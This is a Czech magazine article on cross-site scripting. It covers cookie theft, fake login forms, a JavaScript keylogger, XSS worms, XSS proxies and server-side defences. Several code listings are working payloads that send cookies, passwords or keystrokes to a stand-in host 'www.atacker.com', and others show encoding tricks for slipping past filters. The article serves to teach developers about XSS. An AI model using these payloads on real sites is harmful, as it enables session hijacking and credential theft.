I tuto metodu lze v určitých případech vřele doporučit, aby doplnila výše uvedený příklad. Pokud by k útoku docházelo stále znovu, byl by opětovný útok často zbytečný a za také lehce odhalitelný. Mnohem účinnějším se stává útok, který se po zdárném provedení již znovu neprojevuje a zbytečně oběť neobtěžuje. Pokud útočníkovy stačí, aby své oběti z předchozího příkladu odhlásil od jejich účtu pouze jednou, bylo by dobré nějakým způsobem rozlišit mezi těmi, kteří již napadeni byli někdy v minulosti a těmi, kterých se útok zatím nijak nedotkl. V tomto případě má útočník poněkud omezené možnosti, nicméně řešení se vždy nějaké najde a tak si útočník zajisté poradí i zde. Jedna z možností JavaScriptu je, že umožňuje zapisovat na pevný disk uživatelů informace v podobě souborů cookies. Během útoku tak může útočník označit napadenou oběť právě takovýmto souborem. Pokud útočný skript na začátku své činnosti bude zjišťovat existenci těchto *cookies* u svých obětí, dokáže celkem spolehlivě rozpoznat ty, kteří zdárným útokem již prošli a může tak ukončit svou činnost dříve, než dojde k nějakému podezření. I k tomuto tématu budou následovat praktické ukázky v sekci věnované konkrétním útokům.

Výpis 17. *Zdrojový kód stránky s použitým bypassem*

```
<http><head></head><body>
<p>Pro vstup do zbývající části webu se musíte přihlásit:</p>
<form action="/login.php" method="post">
  Username:<input type="text" name="username" value="'"><script>alert('XSS')</
                    script><!--">
  Pasword:<input type="password" name="password" value="">
  <input type="submit" value="login">
</form>
</body></html>
```

Výpis 18. *Ukázka webové stránky náchylné na DOM-based XSS*

```
<script>
 var pos=document.URL.indexOf("jmeno=")+6;
 document.write("Ahoj "+document.URL.substring(pos,document.URL.length));
</script>
```

Výpis 19. *Triky často používané ke krádeži souborů cookies*

```
<script>document.write("<img src='http://www.atacker.com/savecookie.php?cookie="+docum
                    ent.cookie+"' width='0' height='0'/>");</script>
<script>document.location.replace('http://www.atacker.com/xss.php'+document.cookie);</
                    script>
<script>document.write("<form action='http://www.atacker.com/skript.php'
                    name='atackform' method='post'><input type='hidden'
                    name='cookie' value="+document.cookie+"></form>");atackform.sub
                    mit();</script>
```

Komunikace útočníka s napadeným klientem

Mnoho uživatelů Internetu, kteří o zranitelnosti XSS již slyšeli, jej spojuje se statickými útoky, při kterých útočník využije nalezené zranitelnosti k tomu, aby nastražil svou past a dále jen sklízel ovoce své práce v podobě falšování obsahu webových stránek nebo ukradených souborů *cookies*, které udržují *session* uživatelů. Útoky XSS ovšem nemusí být pouze statické. Útočník může s napadenou obětí navázat spojení a vyměňovat si s ní data nebo jí zadávat příkazy. Komunikace v takovém případě probíhá tak, že se útočný skript zacyklí a v pravidelných intervalech zasílá požadavky na útočníkův server, odkud získává útočníkovi příkazy a zasílá na něj své reakce. Více si o tomto tématu povíme v odstavci věnovaném popisu XSS proxy.

Upravení odkazů

Pokud se útočníkovi podaří spustit v browseru své oběti skript, se kterým dokáže komunikovat, je pro něj důležité, aby spojení trvalo co možná nejdelší dobu. Pokud však oběť přejde na jinou webovou stránku, dojde k ukončení skriptu a komunikační kanál se uzavře. Jak jsme již několikrát uvedli, je pomocí JavaScriptu možné přistupovat k jednotlivým objektům stránky. Těmi jsou i jednotlivé odkazy a tyto objekty tak můžeme modifikovat. Pokud útočník přidá ke všem odkazům parametr `target="_blank"` dojde po kliknutí na odkaz k otevření cílové stránky v nové okně a útočníkovi zůstává i nadále umožněna komunikace se skriptem, který běží stále v původním okně.

Využití AJAXu

Dochází-li k jakékoliv komunikaci ze strany skriptu, může tento skript využít jak požadavky metody `GET` tak i metody `POST`. V obou případech by během komunikace skrz odeslaný požadavek došlo k načtení stránky, na kterou byla komunikace vedena. Toto se stalo důvodem k tomu, že tvůrci útočných skriptů využívají ke komunikaci vlastností *AJAXu*. Často se proto data načítají do skrytého *iFramu*, kam k nim dále JavaScriptový kód přistupuje, nebo může komunikace probíhat naprosto transparentně, pokud útočník použije *HTTPrequest*, jehož výhody jsou zřejmé a ukážeme si je v příkladu s *JavaSriptovým keyloggerem*. Na druhou

stranu je *HTTPrequest* omezen zasíláním požadavků pouze v rámci jedné domény. Útočník však může zasílat data mimo doménu například pomocí požadavku na externí obrázek. Názorně nám to ukazuje Výpis 27 s kódem praktického příkladu, který odesílá mimo doménu obsah pole po zadání hesla.

Konkrétní útoky

Změna obsahu stránky (šíření dezinformací)

V určitých případech nejde útočníkům o krádež citlivých informací, ale pokouší se o změnu obsahu webové stránky. Pokud se jim takový útok zdaří, mohou provést naprostý *redesign* stránek, nebo mezi ostatní obsah mohou zakomponovat jistou dezinformaci. Zvláště na důvěryhodných zpravodajských serverech může mít takový útok vážné následky. Na vině podobných útoků je *DOM*, který umožňuje přistupovat k objektům webové stránky a je proto možné, přepsat jakýkoliv text na stránce.

Krádež cookies

Ve chvíli, kdy se útočník pokouší napadnout cizí uživatelský účet, pokouší se často unést uživatelskou seanci ve chvíli, kdy je oběť přihlášena ke svému účtu. Jelikož je často uživatel ze strany webové aplikace identifikován pomocí souborů *cookie*, dochází pomocí XSS asi nejčastěji ke krádežím těchto souborů. Pokud se totiž útočník zmocní obsahu souborů *cookies* své oběti, může v době trvání sezení navštívit webovou aplikaci a může na ní vystupovat pod identitou své oběti. Triky, které jsou útočníky ke krádeži *cookies* často používány naleznete ve Výpisu 19. V určitých případech je však pro útočníka zajímavější, když se může k odcizenému účtu přihlásit i kdykoliv později. V takovém případě pouhý únos seance nestačí a je potřeba, aby útočník zjistil uživatelské přihlašovací údaje. Využít k tomu může některý z níže uvedených útoků.

Změna stránky a formulářů pro krádež přístupových údajů

Útočník si může zvolit za cíl zjistit přihlašovací údaje k účtu obětí v právě navštívené webové aplikaci, která obsahuje zranitelnost v podobě XSS. Zde má na výběr z mnoha různých způsobů, jak daný útok provést. My si však popíšeme pouze jednu z možných variant, která spočívá ve změně přihlašovacího formuláře a v následném odhlášení oběti od jejího účtu. Celý útok doplníme i o několik způsobů maskování před odhalením.

Předpokládejme, že se v návštěvní knize webové aplikace nachází persistentní XSS zranitelnost, jejímž využitím může útočník vložit do webového fóra skript, jenž je vykonán webovými klienty vždy, když dojde k načtení nakažené stránky. Dále předpokládejme, že v záhlaví webové stránky je mezi tagy `<p name="login">` a `‹/p›` uzavřena informace o jméně přihlášeného uživatele nebo uvedeno slovo *nepřihlášen*. Ověřování uživatelů je provedeno na základě *cookie*.

Útočník zvolí následující postup: jakmile návštěvník vstoupí na nakaženou stránku s návštěvní knihou, dojde ke spuštění kódu, který nejprve zkontroluje, zda je uživatel zalogován do aplikace, poté počká 15 vteřin a nahradí obsah webové stránky hlášením *V aplikaci došlo k neočekávané chybě. Prosím přihlaste se znovu.* Současně je zobrazen i přihlašovací formulář, který je ovšem nasměrován na útočníkův server, který bude zachytávat jednotlivé přihlašovací údaje a následně je bude přeposílat skutečnému skriptu pro přihlášení. Pomocí skriptu útočník také vytvoří na disku návštěvníka soubor *cookie*, do kterého zapíše informaci `attack=True` a vymaže obsah souboru *cookie SessionID*, pomocí kterého je udržována uživatelská seance. Výpis celého skriptu, který byl použit k tomuto útoku můžete vidět ve Výpisu 20.

Keylogger v JavaScriptu

Jiná varianta předchozího útoku, by mohla přijít v úvahu ve chvíli, kdy by na stránce s návštěvní knihou, která je náchylná na XSS, byl obsažen i přihlašovací formulář. Pomocí JavaScriptu by bylo možné spustit

Výpis 20. *Skript pro krádež přihlašovacích údajů k aplikaci*

```
<script>
  function atack() {
     document.getElementsByTagName('body')[0].innerHTML="<b>Na serveru došlo
                    k nedefinované chybě.</b><br><br>Prosím přihlaste
                    se znovu.<br><br><form method='post' action='http:
                    //www.atacker.com/save.php'>Username:<input type='text'
                    name='username' value=''><br>Password:<input type='password'
                    name='password' value=''><br><input type='submit' name='submit'
                    value='Logon'></form>";
  }
  setTimeout("atack()",5000);
</script>
```

Výpis 21. *Kód možného keyloggeru v JavaScriptu*

```
<script>
  function sendkeylog (keylog) {
    if (window.ActiveXObject) {
      httpRequest = new ActiveXObject("Microsoft.XMLHTTP");
    }
    else {
      httpRequest = new XMLHttpRequest();
    }
    httpRequest.open("GET", "http://www.atacker.com/savekeylog.php?keylog="+keylog,
                    true);
    httpRequest.send(null);
  }
  function savekeycode (e) {
    keylog+=String.fromCharCode(e.charCode);
    if ((keylog.length==5)||(e.keyCode==13)) {
      sendkeylog(keylog);
      keylog="";
    }
  }
  keylog="";
  document.onkeypress=savekeycode;
</script>
```

keylogger, který by v daném okně zachytával všechny stisknuté klávesy a logy by odesílal prostřednictvím parametrů v URI na útočníkův server. V takovém případě by stačilo odhlásit útočníka od jeho účtu a čekat na chvíli, kdy se opětovně přihlásí. Kód *JavaScriptového keyloggeru* naleznete ve Výpisu 21. Tento *keylogger* zachytává veškeré události *onKeyPress* a kódy znaků ukládá do proměnné *keylog*. Ve chvíli, kdy log dosáhne délky deseti znaků, nebo pokud byla stisknuta klávesa *enter*, je log zaslán na server útočníka, kde je zachycen a zpracován.

Zobrazení zprávy o nově doručeném e-mailu s falešným formulářem

Možná byste se divili, jak úspěšný dokáže být tento typ útoku, který spočívá v nečekaném zobrazení zprávy o nově doručeném e-mailu, během prostého surfování po Internetu. Představte si, že ve webové aplikaci existuje non-persistentní XSS zranitelnost, pomocí níž je možné spustit útočníkův kód. Opět je vhodné provést tento typ útoku s určitým zpožděním, aby nedošlo k jeho odhalení. Skript po chvíli vyčkávání vyvolá zobrazení dialogového okna, flashové animace nebo apletu, který obsahuje zprávu: *Do Vaší e-mailové schránky právě dorazila nová zpráva. Vyzvedněte si ji přihlášením ke svému účtu.* Dále jsou doplněna pole pro zadání přihlašovacího jména a hesla plus potvrzující tlačítko. Mnoho *BFU* skutečně takovému hlášení uvěří a pokusí se skrz podstrčený formulář ke svému e-mailovému účtu přihlásit.

Kombinace s útoky CSRF

Zdárné provedení útoků typu CSRF, o kterých jsme psali v minulém čísle, často komplikují různé ochrany v podobě skrytých polí formulářů nebo proměnného URI, které obsahuje identifikátor *session*. Podaří-li se nám ale v aplikaci nalézt zranitelnost v podobě XSS, nic nám již nebrání v odeslání připravených dat skriptům, které jinak kontrolují legitimitu zaslaných požadavků. Budeme uvažovat případ, kdy útočník chce změnit zaregistrovanou e-mailovou adresu v nastavení účtu. Skript `setemail.php`, který je za toto nastavení zodpovědný ovšem kontroluje náhodnou hodnotu ve skrytém poli formuláře přístupném na adrese *http://www.aplicationtest.com/account/setting.php*. Za běžných okolností nemá útočník k tomuto skrytému poli přístup, ale ve chvíli, kdy ve stejné doméně odhalí XSS zranitelnost, může vygenerovat skrytý *iFrame* a do něho nechá načíst obsah stránky s formulářem *http://www.aplicationtest.com/account/setting.php*. Následně pomocí skriptu vyplní hodnoty jednotlivých polí a tento formulář odešle. Díky tomu, že je požadavek odesílán ze skrytého rámu, bude výsledná zpráva o proběhlé změně v nastavení vrácena zpět do tohoto rámu a celý útok tak proběhne zcela nepozorovaně.

XSS wormy

Další ze zajímavých vlastností zranitelností XSS je, že se nemusí vyskytovat staticky jen na určeném místě, ale dokáží se rozrůstat a napadat stále větší množství uživatelů. *XSS wormy* tak lze přirovnat k běžným červům, které známe ze světa nebezpečného *malwaru*. O co přesně jde a jak se může XSS červ replikovat? Možností je hned několik a my si pro představu popíšeme dvě z nich.

V první variantě budeme předpokládat, že se XSS zranitelnost nachází ve *webmailu*, kam útočník může zaslat infikovaný e-mail, který obsahuje skript vložený v položce *from* hlavičky e-mailové zprávy. V takovém případě dojde k provedení skriptu okamžitě po přihlášení uživatele ke svému účtu. Nebo přesněji řečeno, ve chvíli, kdy si nechá zobrazit seznam doručených zpráv.

Nyní si představme, že uvedený skript dostane od útočníka do vínku takové funkce, jako je možnost přečtení obsahu adresáře, který náleží danému účtu, vyhledání všech adres v tomto adresáři, které mají své umístění ve stejném *webmailu* a možnost zaslání své kopie na všechny tyto adresy. Dokážete si představit tu smršť, která by ve *webmailu* vznikla, pokud by útočník zaslat takto nakažený e-mail na deset e-mailových adres? Bez záplatování zneužité zranitelnosti by během pár dní došlo k infikování většiny uživatelů daného *webmailu* a to se nezmiňuji o možnosti, že by mohla celá aplikace *web-*

Tabulka 1. *Same Origin Policy – kam má útočník prostřednictvím skriptu umístěného na stránce http:\www.domain.com\atackscript.html přístup a na která místa přístup nemá*

http:\www.bank.com\account.html	NE	Liší se doména
http:\www.domain.edu\account.html	NE	Liší se doména
http:\faq.domain.com\ask.html	NE	Liší se server
ftp:\www.domain.com	NE	Liší se protokol
http:\www.domain.com\info.html:8080	NE	Liší se port
http:\www.domain.com\info.html		Potřebné údaje souhlasí
http:\www.domain.com\account\info.html		Potřebné údaje souhlasí

Výpis 22. *Sript vložený do webového fóra pro nakažení browseru oběti XSS proxy klientem*

```
<script src="http://www.atacker.com/xssClient.js"></script>
```

Výpis 23. *Zdroj pro iFrame, který umožní navštívit jinou zranitelnou doménu*

```
http://www.searchsite.com/search.php?query=<script src="http://www.atacker.com/
                    xssClient.js"></script>
```

Výpis 24. *Ukázka URL kódování*

```
http://www.domain.com/search?quest=%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%5C%27%58
                    %53%53%5C%27%29%3B%3C%2F%73%63%72%69%70%74%3E
```

Na Internetu

- *http://sourceforge.net/projects/xss* – proxy XSS Proxy Server,
- *http://xss-proxy.sourceforge.net/* Advanced_XSS_Control.txt – originální dokument o XSS Proxy,
- *http://www.xssed.com* – kromě jiného také nejobsáhlejší archiv s nalezenými XSS zranitelnostmi.

mailu zkolabovat na přetížení způsobené neustálou replikací. Podle toho, kolik by měl každý uživatel doručených kopií, tím více kopií by také odesílal. Vytvořit takového červa není opravdu nic složitého a pokud budeme brát v potaz současné zabezpečení našich *webmailů*, divím se, že k podobným útokům u nás dosud nedošlo.

Ve druhé variantě XSS červa, budeme předpokládat zranitelnost, která se nachází v samotném uživatelském účtu- například v *nicku* přihlášeného uživatele, který je po přihlášení neustále zobrazen v hlavičce každé webové stránky daného portálu. Uvažujme také, že uživatel v různých částech webové aplikace zadává choulostivé informace, které by pro útočníka mohly být zajímavou kořistí. Aby se k takovým informacím útočník dostal, bylo by pro něho nejlepší, pokud by se mu podařilo propašovat ke svým obětem *keylogger*, jenž by zachytával všechny uživatelem stisknuté klávesy. Celý útok může útočník uskutečnit pomocí *XSS wormu* právě tak, že postupně nakazí uživatelské jméno všech uživatelů tím, že do něj umístí skript v podobě *JavaScriptového keyloggeru*, o kterém jsme se již zmínili. Stačí, aby nalezl další zranitelnost například v diskusním fóru téhož webu a vložil do něj skript, který bude manipulovat s uživatelským nastavením účtů napadených obětí. Postupně tak dojde k napadení téměř všech přihlášených uživatelů.

XSS proxy

Toto využití *Cross-Site scriptingu* má asi nejzásadnější charakter a dokáže nejlépe vystihnout nebezpečí, které v XSS číhá. S první realizací *XSS Proxy* přišel v roce 2005 Anton Rager, který tak chtěl stejně jako já upozornit na nebezpečí, které si mnoho tvůrců webových aplikací vůbec neuvědomuje. Pomocí XSS proxy je možné vytvoření trvalého komunikačního kanálu mezi útočníkem a obětí, což vede k úplnému ovládnutí webového browseru oběti a ke zneužití uživatelovi identity útočníkem. Ten jednak může sledovat činnost svých obětí, může surfovat po Internetu skrz jejich browser, nebo skrz něj může provádět nejrůznější útoky na další webové aplikace. Navíc, jakmile napadená oběť činnost svého browseru ukončí, nezbudou na počítači nainstalovány žádné útočníkovy aplikace a dokonce se s ukončením *browseru* vytratí i téměř všechny stopy, které by mohly vést k odhalení útočníka. Ptáte se, jak je to možné? Ačkoliv vypadá celá záležitost poměrně složitě, je ve skutečnosti provedení takového útoku celkem jednoduché. Nejdříve si popíšeme způsob, jakým tento útok probíhá a poté si představíme již existující nástroje, které může útočník využít.

V první řadě si útočník musí připravit aplikaci, která bude vystupovat v roli XSS proxy serveru. Tato aplikace bude naslouchat na dvou různých portech, z nichž jeden bude využívat útočník pro správu a ovládání svých obětí a druhý bude použit pro komunikaci nakažených browserů jednotlivých obětí s tímto serverem. Útočník dále využije některé XSS zranitelnosti ve webové aplikaci (řekněme ve webovém fóru), kam vloží příspěvek obsahující skript uvedený ve Výpisu 22.

Jakmile oběť navštíví infikované webové fórum, dojde k nahrání a spuštění skriptu `xssClient.js` ze serveru útočníka. Obsah tohoto skriptu není vzhledem k autorskému právu a z důvodu jeho rozsáhlosti možné uveřejnit na stránkách tohoto časopisu a tak si jej budete muset stáhnout z webu viz. rámeček Na Internetu. Samotný skript je *XSS proxy klientem*, který obsahuje několik funkcí, které útočníkovi umožní navázat se svou obětí trvalé spojení a přes něj zasílat JavaScriptové příkazy. Zmíněné funkce obsažené v klientovi umožňují například:

- inicializaci klienta,
- získání obsahu aktuálně zobrazené stránky,
- podrobení zobrazeného dokumentu,
- odeslání odpovědi na XSS proxy server,
- zachycení chybových hlášení.

Klient po svém nahrání spustí cyklus, během něhož se bude v pravidelném intervalu několika sekund přihlašovat k *XSS proxy serveru*. Z něj bude získávat JavaScriptové příkazy zadané útočníkem a bude na něj odesílat informace, které si útočník vyžádal. Navíc dojde k vytvoření skrytého rámu ve formě *iFrame*, který bude útočníkovi plně k dispozici pro načítání dokumentů ze stejné domény nebo jiného webu, který taktéž obsahuje XSS zranitelnost. Nesmíme zapomínat na skutečnost, že je útočník omezen díky *Same Origin*

Tabulka 2. *Jiné označování jednotlivých typů XSS*

Persistentní XSS	Trvalé XSS	Stored XSS	Second-order XSS
Non-persistent XSS	Reflected XSS	---	---
DOM-based XSS	Lokální XSS	---	---

Výpis 25. *Skript z Výpisu 2 zakódovaný pomocí html entit*

```
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#
                    120;&#115;&#115;&#39;&#41;&#59;&#60;&#47;&#115;&#99;&#114;&#105
                    ;&#112;&#116;&#62;
```

Výpis 26. *Skript z Výpisu 2, který je dekódován funkcí String.fromCharCode()*

```
<script>document.write(String.fromCharCode(60,115,99,114,105,112,116,62,97,108,101,11
                    4,116,40,39,88,83,83,39,41,59,60,47,115,99,114,105,112,116,62))
                    ;</script>
```

Výpis 27. *Krádež hesla z formuláře*

```
function sendpass(){
  var pass = document.getElementById("password").value;
  document.images[0].src="http://atacker.com/writepass?pass=" + pass;
}
document.getElementById("button").onclick = sendpass;
```

Literatura

Jeremiah Grossman a spol.- *XSS Attacks: Cross Site Scripting Exploits And Defense*- skutečně vynikající a obsáhlá kniha věnující se tématu XSS.

Policy a nemůže tak přistupovat k obsahu *iFrame*, pokud jeho obsah pochází z jiné domény. Schéma, které jsme si nyní popsali ukazuje Obrázek 3.

Je zřejmé, že ve chvíli, kdy bude oběť následovat jakýkoliv odkaz, či jinak změní aktuálně zobrazenou stránku, dojde k přerušení spojení a útočník svou oběť ztratí. Útočník se proto snaží o to, aby zůstala tato aktuálně zobrazená stránka neustále aktivní a oběti se pokusí nenápadně otevřít nové okno prohlížeče, ve kterém by oběť mohla nerušeně pracovat. Může tak učinit mnoha způsoby, z nichž vyberu například pop-up okna nebo doplnění všech odkazů ve webové stránce o parametr `target="_blank"`. Ten způsobí načtení odkazované stránky do nově otevřeného okna, jakmile oběť klikne na některý z odkazů.

Ve chvíli, kdy je oběť výše uvedeným způsobem napadena, může tuto skutečnost zaznamenat útočník prostřednictvím webového rozhraní XSS proxy serveru. V něm má možnost sledovat URI aktuálně zobrazených stránek všech svých obětí a pokud se rozhodne, může si jediným kliknutím na odkaz nechat od zvolené oběti zaslat obsah jí zobrazené stránky. Je to stejné, jako by se útočník díval své oběti přes rameno. Také může do skrytého *iFramu* v infikovaném browseru oběti nahrát jakoukoliv jinou stránku z téže domény a nechat si na *XSS proxy server* zaslat její obsah. V tomto případě vlastně útočník surfuje doménou pod identitou své oběti, která je navíc často do webové aplikace zalogována a útočník tak může plně využívat všech jejích práv.

Zde však možnosti *XSS proxy* ještě zdaleka nekončí. Útočník dále může do *iFramu* nechat nahrát webovou stránku i z jakékoliv jiné domény, pokud se na této stránce nachází zranitelnost v podobě XSS. Může jít například o non-persistentní XSS útok, který útočník vyvolá vložením scriptu z Výpisu 22 do parametru URI požadavku na webovou stránku, jenž má být do *iFramu* načtena. Výslednou podobu odkazu na obsah *iFramu* můžete vidět ve Výpisu 23. V takovém případě se útočníkovi zobrazí ve webovém rozhraní *XSS proxy serveru* nový záznam a bude moci stejným způsobem, jako byl popsán výše ovládat svou oběť i v této nové doméně. XSS proxy klient může být navíc vybaven seznamem webů s XSS zranitelnostmi a funkcemi, které proskenují tyto weby, zda na nich náhodou nemá oběť zřízen účet s trvalým přihlášením.

Pomocí klienta je možno provádět i vyhledávání nových zranitelných míst, či podnikat jiné typy útoků. Vše je jen o útočníkově nápaditosti. Pokud máte zájem o bližší informace, doporučuji Vám originální dokument k XSS proxy, na který odkazuji v rámu Na Internetu.

Obrana

Obrana na straně klienta

Ještě donedávna se mohli jednotliví uživatelé bránit proti útokům XSS velice účinnou zbraní. Stačilo, aby zakázali podporu skriptování na straně klienta ve webovém prohlížeči a tyto hrozivě vyhlížející útoky se jim obloukem vyhnuly. Zkuste si však nyní, kdy je JavaScript široce rozšířen a do popředí se začíná tlačit i AJAX, surfovat po Internetu bez jeho podpory. Veliké množství webových stránek se Vám zobrazí chybně a mnoho webových aplikací dokonce nebude fungovat vůbec. Uživatelé tak přišli o svou jedinou zbraň a budoucnost bezpečného Internetu se tak ocitla pouze v rukou vývojářů webových aplikací. Na nich je, aby vymýtili tyto zranitelnosti, neboť jsou pro boj s nimi vybaveni daleko lépe než koncoví uživatelé.

Obrana na straně serveru

Pokud jste správně pochopili principy, na nichž je XSS založeno, jistě Vás odpověď na otázku, jak před ním správně zabezpečit své aplikace, sama napadla. Základním kamenem pro obranu je zamezit útočníkům v možnosti zobrazit na stránce vložené znaky, které by mohly narušit její správné zobrazení, nebo které by umožnily spuštění vložených skriptů. Nabízí se možnost provádět kontrolu a filtrovat tyto znaky již na vstupu do aplikace nebo až při jejich výstupu. Osobně doporučuji na vstupu provádět kódování všech nebezpečných znaků pomocí funkce *htmlentities* a to zvláště v případech, kdy vstupy ukládáme do databáze. Bez jejich kontroly bychom totiž mohli čelit další zranitelnosti v podobě *SQL injection*. Na výstupu pak doporučuji opět kontrolovat veškeré hodnoty na výskyt nebezpečných znaků a provádět jejich zakódování například pomocí funkce *htmlspecialchar*, která všechny nebezpečné znaky nahradí jejich bezpečnými entitami. Kontrole bych podrobil nejenom výstupy z databází, které byly vkládány uživateli, ale i všechny ostatní hodnoty, které nejsou statickou součástí webové stránky. To znamená i hodnoty předávané v URI nebo jako tělo POST požadavku. Nikdy nevíte, zda útočník nemohl některá data modifikovat a proto je toto opatření na místě. Pokud hodláte některé znaky, či tagy povolit, měli byste tak činit na základě bílých seznamů, kde vyjmenujete všechny povolené výjimky a ne na základě seznamů černých, kde byste uváděli vše, co je zakázáno. Pokud používáte ke kontrole *parser*, mělo by jeho použití být nastaveno tak, že pokud ze vstupu určité části vyfiltruje, měla by proběhnout kontrola znovu a to tolikrát, dokud nebude ověřeno, že je testovaná hodnota bezpečná. Nezapomínejte také na různé způsoby kódování, které mohou bezpečnostními mechanismy Vaší aplikace úspěšně proklouznout a bílé znaky, které IE zpracovává ne zrovna šťastným způsobem.

Závěr

Pevně doufám, že po přečtení tohoto článku, který možnosti útoků XSS pouze okrajově přiblížil, získají vývojáři k této zranitelnosti patřičný respekt a nebudou se k ní stavět tak přezíravě, jako tomu bylo doposud. Vývojáři by si měli uvědomit, že je v dnešní době skriptování na straně klienta natolik rozšířené, že je téměř nemožné se volně pohybovat po webových stránkách Internetu bez jeho podpory. Není v silách uživatelů čelit hrozbám, které na ně v podobě XSS číhají. XSS je časovaná bomba, která hrozí mohutnou explozí a pokud se máme po Internetu pohybovat bezstarostně, měla by se tato zranitelnost co nejdříve z webových aplikací vymýtit. Věřím, že vývojáři udělají všechno pro to, aby se Internet stal opět o něco bezpečnějším místem, než jakým je (s minimálně 80% výskytem zranitelností XSS) právě nyní.

O autorovi

Autor se již od dětství zajímá o informační technologie a posledních několik let se věnuje převážně otázkám bezpečnosti v této oblasti. V současné době je zaměstnán jako správce IT u soukromé společnosti a ve svém volném čase se stará o rozvoj informačního portálu *SOOM.cz*, kde působí jako administrátor.

Kontakt na autora: *ccuminn@soom.cz*